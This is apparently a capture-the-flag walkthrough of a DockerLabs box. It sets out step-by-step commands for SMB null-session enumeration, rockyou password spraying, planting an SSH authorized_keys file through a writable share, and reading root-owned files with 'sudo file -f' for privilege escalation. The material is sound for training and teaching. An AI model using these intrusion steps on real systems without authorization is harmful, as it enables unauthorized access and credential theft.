Dance-Samba
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Dance-Samba repeats the Samba pattern: null session to enumerate, password spraying to landmacarena:donald, and a writable share that turns out to be the user's own home. There is no web app to drop a shell into, so the write access goes into planting anauthorized_keysand logging in over SSH with our own key. Inside, a file calledhashis really encoded text (base32 → base64 →supersecurepassword), which does not open root but ismacarena's sudo password. Hersudo fileright (GTFOBins) reads files as root and leaksroot:rooteable2, sosu rootcloses the box.
Recon
Initial scan
A full port scan finds FTP, SSH and Samba:
The scan runs through jmap, a .zshrc function that prompts for the IP and runs the usual sudo nmap -sS -n -Pn -p- --min-rate 5000 --open, saving the output to a scan file in greppable format:
jmap
# 172.17.0.2
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE       REASON
21/tcp  open  ftp           syn-ack ttl 64
22/tcp  open  ssh           syn-ack ttl 64
139/tcp open  netbios-ssn   syn-ack ttl 64
445/tcp open  microsoft-ds  syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
The 65531 ports come back closed with RST, not filtered: there is no firewall and the scan finishes in a second. The TTL arrives at 64 undecremented and a MAC address shows up in the output, which together say the same thing: not a single routing hop in between. This is a DockerLabs machine on the local bridge network (172.17.0.0/16, MAC with the 02:42:AC prefix Docker hands out).
extractPorts boils that file down and leaves the four ports on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 172.17.0.2
Open ports: 21,22,139,445

Ports copied to clipboard
And jmap2, the sibling function, fires the nmap -sCV at that list:
jmap2 172.17.0.2 21,22,139,445
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              69 Aug 19 18:03 nota.txt
22/tcp  open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
Three things go in the notebook before touching anything. FTP allows anonymous login and shares a 69-byte nota.txt. The Samba smbd 4.6.2 is what gives the box its name. And Message signing enabled but not required rules out up front the family of attacks that hinge on SMB signing, which will not be needed here.
SMB enumeration
An anonymous session lists the shares with no credentials:
crackmapexec smb 172.17.0.2 -u '' -p '' --shares
SMB  172.17.0.2  445  C2B5870E4B51  [*] Windows 6.1 Build 0 (name:C2B5870E4B51) (domain:C2B5870E4B51) (signing:False) (SMBv1:False)
SMB  172.17.0.2  445  C2B5870E4B51  [+] C2B5870E4B51\:
SMB  172.17.0.2  445  C2B5870E4B51  [+] Enumerated shares
SMB  172.17.0.2  445  C2B5870E4B51  Share      Permissions   Remark
SMB  172.17.0.2  445  C2B5870E4B51  print$                   Printer Drivers
SMB  172.17.0.2  445  C2B5870E4B51  macarena
SMB  172.17.0.2  445  C2B5870E4B51  IPC$                     IPC Service (c2b5870e4b51 server (Samba, Ubuntu))
That Windows 6.1 Build 0 is not Windows: it is what Samba advertises for compatibility, and the IPC$ remark contradicts it on the same screen (server (Samba, Ubuntu)). The Permissions column comes back empty for macarena, so a null session can see the share but not enter it.
The same binary pulls the users, and its output teaches something worth understanding:
crackmapexec smb 172.17.0.2 -u '' -p '' --users 2>/dev/null
SMB  172.17.0.2  445  C2B5870E4B51  [-] Error enumerating domain users using dc ip 172.17.0.2: socket connection error while opening: [Errno 111] Connection refused
SMB  172.17.0.2  445  C2B5870E4B51  [*] Trying with SAMRPC protocol
SMB  172.17.0.2  445  C2B5870E4B51  [+] Enumerated domain user(s)
SMB  172.17.0.2  445  C2B5870E4B51  C2B5870E4B51\macarena
The first attempt fails with Connection refused because it looks for a domain controller over LDAP and there is none. The tool retries on its own with SAMRPC, the channel a standalone Samba does answer, and there the single account shows up: macarena. A red [-] does not always mean the step failed.
Access: spraying + authorized_keys injection
Password spraying
With one username and nothing else, we pin the account and walk the wordlist:
crackmapexec smb 172.17.0.2 -u 'macarena' -p rockyou.txt 2>/dev/null | grep -v '[-]'
SMB 172.17.0.2 445 C2B5870E4B51 [+] C2B5870E4B51\macarena:donaldThe grep -v '[-]' is not cosmetic: without it the screen fills with one line per failed password and the good one goes unnoticed. The password is donald.
smbmap confirms what we can do once authenticated:
smbmap -H 172.17.0.2 -u "macarena" -p "donald"
[+] IP: 172.17.0.2:445  Name: 172.17.0.2                Status: Authenticated
        Disk                                            Permissions     Comment
        ----                                            -----------     -------
        print$                                          READ ONLY       Printer Drivers
        macarena                                        READ, WRITE
        IPC$                                            NO ACCESS       IPC Service (c2b5870e4b51 server (Samba, Ubuntu))
READ, WRITE on macarena is what opens the next route.
The share is the user's home
Before writing anything it pays to look at what is inside, because the contents say where the share points:
smbclient //172.17.0.2/macarena -U 'macarena'
smb: \> dir
smb: \> prompt
smb: \> mget *
  .bash_history                       H        5  Mon Aug 19 19:26:02 2024
  .profile                            H      807  Mon Aug 19 18:18:51 2024
  .bashrc                             H     3771  Mon Aug 19 18:18:51 2024
  user.txt                            N       33  Mon Aug 19 18:20:25 2024
  .cache                             DH        0  Mon Aug 19 18:40:39 2024
  .bash_logout                        H      220  Mon Aug 19 18:18:51 2024

101639152 blocks of size 1024. 64143580 blocks available.bashrc, .profile, .bash_logout and a .cache: this is not some ordinary shared folder, it is macarena's home directory mounted as-is. user.txt, the first flag, is sitting right there and comes down without a single command having been run on the machine yet. prompt turns off the per-file confirmation and mget * takes the lot in one pass.
That detail is what settles the vector: if the share is the home and we have write access, we can drop our own .ssh/authorized_keys into it.
From writable share to SSH
We generate a key pair and prepare the public one with the name and permissions OpenSSH expects:
ssh-keygen -t rsa -b 2048 -f id_rsa
cat id_rsa.pub > authorized_keys
chmod 600 authorized_keys
ls -l
-rw-------  1 root root  391 Jan 15 14:15 authorized_keys
-rw-------  1 root root 1811 Jan 15 14:14 id_rsa
-rw-r--r--  1 root root  391 Jan 15 14:14 id_rsa.pub
The chmod 600 matters: OpenSSH ignores an authorized_keys with loose permissions and the login would fail without saying why. Now we upload it, creating the .ssh that did not exist:
smbclient //172.17.0.2/macarena -U 'macarena'
smb: \> mkdir .ssh
smb: \> cd .ssh
smb: \.ssh\> put authorized_keys
putting file authorized_keys as \.ssh\authorized_keys (190.9 kb/s) (average 190.9 kb/s)ssh -i id_rsa macarena@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.10.11-amd64 x86_64)
...
Last login: Wed Jan 15 14:17:46 2025 from 172.17.0.1
macarena@c2b5870e4b51:~$
The prompt confirms access as macarena, and the hostname (c2b5870e4b51) gives away that we are inside a container. The donald password was not needed for the SSH login: the key gets us in on its own, which is the whole point of planting the authorized_keys.
Privilege escalation
A hash that wasn't a hash
/home does not hold only macarena's directory. There are three, and one of them belongs to no user:
ls /home
cd /home/secret
cat hash
ftp macarena secretMMZVM522LBFHUWSXJYYWG3KWO5MVQTT2MQZDS6K2IE6T2===
That also explains the ftp from the first scan: the anonymous service has its own directory in there.
The file is called hash, but it is not one. Uppercase letters and digits 2 to 7 only, plus three = of padding: that is exactly the Base32 alphabet, which is encoding, not encryption. Run through CyberChef, the Magic operation identifies the two chained layers by itself:
Recipe:  From_Base32('A-Z2-7=', false)  ->  From_Base64('A-Za-z0-9+/=', true, false)
Result:  supersecurepassword
The same thing in one line, without leaving the terminal:
echo "MMZVM522LBFHUWSXJYYWG3KWO5MVQTT2MQZDS6K2IE6T2===" | base32 -d | base64 -d
supersecurepasswordThe password is not root's
The instinct is to try it against root, and it does not work:
su root
Password:
su: Authentication failure
A file named hash inside a directory named secret invites you to think of the administrator account, but the credential belongs to who we already are. We check it by asking sudo to validate it:
sudo -l
Matching Defaults entries for macarena on c2b5870e4b51:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User macarena may run the following commands on c2b5870e4b51:
    (ALL : ALL) /usr/bin/file
The fact that sudo -l asks for a password and accepts it is the answer: supersecurepassword is macarena's. And env_reset together with secure_path close off poisoning PATH or the environment, so the abuse has to come out of the allowed binary itself.
macarena → root (sudo file)
file on GTFOBins has an arbitrary read: with -f it treats its argument as a list of file names and, being unable to open them as such, prints the contents of each line inside the error message. Hunting for credential-looking files turns up /opt/password.txt (owned by root):
find / -iregex '.*\(password\|secret\|credential\|private\)\(\.txt\)?' -ls 2>/dev/null
LFILE=/opt/password.txt
sudo file -f $LFILE
root:rooteable2: cannot open `root:rooteable2' (No such file or directory)The leaked line is root:rooteable2, so root's password is rooteable2. Note the file is never actually read: what gets printed is the error from trying to open its contents as if they were a path.
su root
cd
ls
cat root.txt
root.txt true_root.txt
It's not that easy, first root.The box leaves a decoy: root.txt holds a message rather than the flag, and the real one sits next to it.
cat true_root.txt
efb6984b9b0eb57451aca3f93c8ce6b7Attack chain
SMB null session  ->  --shares: macarena share;  --users (SAMRPC): macarena user
    └─> rockyou spraying  ->  macarena:donald  ->  smbmap: READ, WRITE
            └─> the share IS the HOME (.bashrc, .profile, user.txt)
                    └─> mkdir .ssh + put authorized_keys  ->  ssh -i id_rsa  (no password)
                            └─> /home/secret/hash  ->  base32 | base64  ->  supersecurepassword
                                    ├─ su root  ->  Authentication failure   (dead end)
                                    └─ sudo -l  ->  (ALL : ALL) /usr/bin/file
                                            └─> sudo file -f /opt/password.txt  ->  root:rooteable2
                                                    └─> su root  ->  true_root.txt
Lessons learned
- A red
[-]does not close the door. crackmapexec's--usersfails over LDAP and immediately retries with SAMRPC, which is the one that works. Read the next line before switching tools. - Look at the share before writing to it. The
.bashrc,.profileand.cacheare what reveal that the share IS the user's home, and that is where theauthorized_keysvector comes from. With an ordinary shared folder, the same write permission would have been worth nothing. - Write access without a web app is still access. With no
/var/wwwto drop a webshell into, planting the public key gives SSH without even needing the password we had just cracked. ===and the A-Z2-7 alphabet smell like Base32. Telling encoding from encryption saves time: two chained-dreturn the password with nothing to crack, and the file name (hash) was a red herring.- A credential you find does not belong to who it seems.
supersecurepasswordsat in/home/secretand did not work for root; it wasmacarena's, and what proves it issudo -laccepting it. sudo fileis a read primitive. Plenty of "harmless" binaries read arbitrary files as root;file -fdumps them through its error messages. GTFOBins is the mandatory reference the moment you see asudo -l.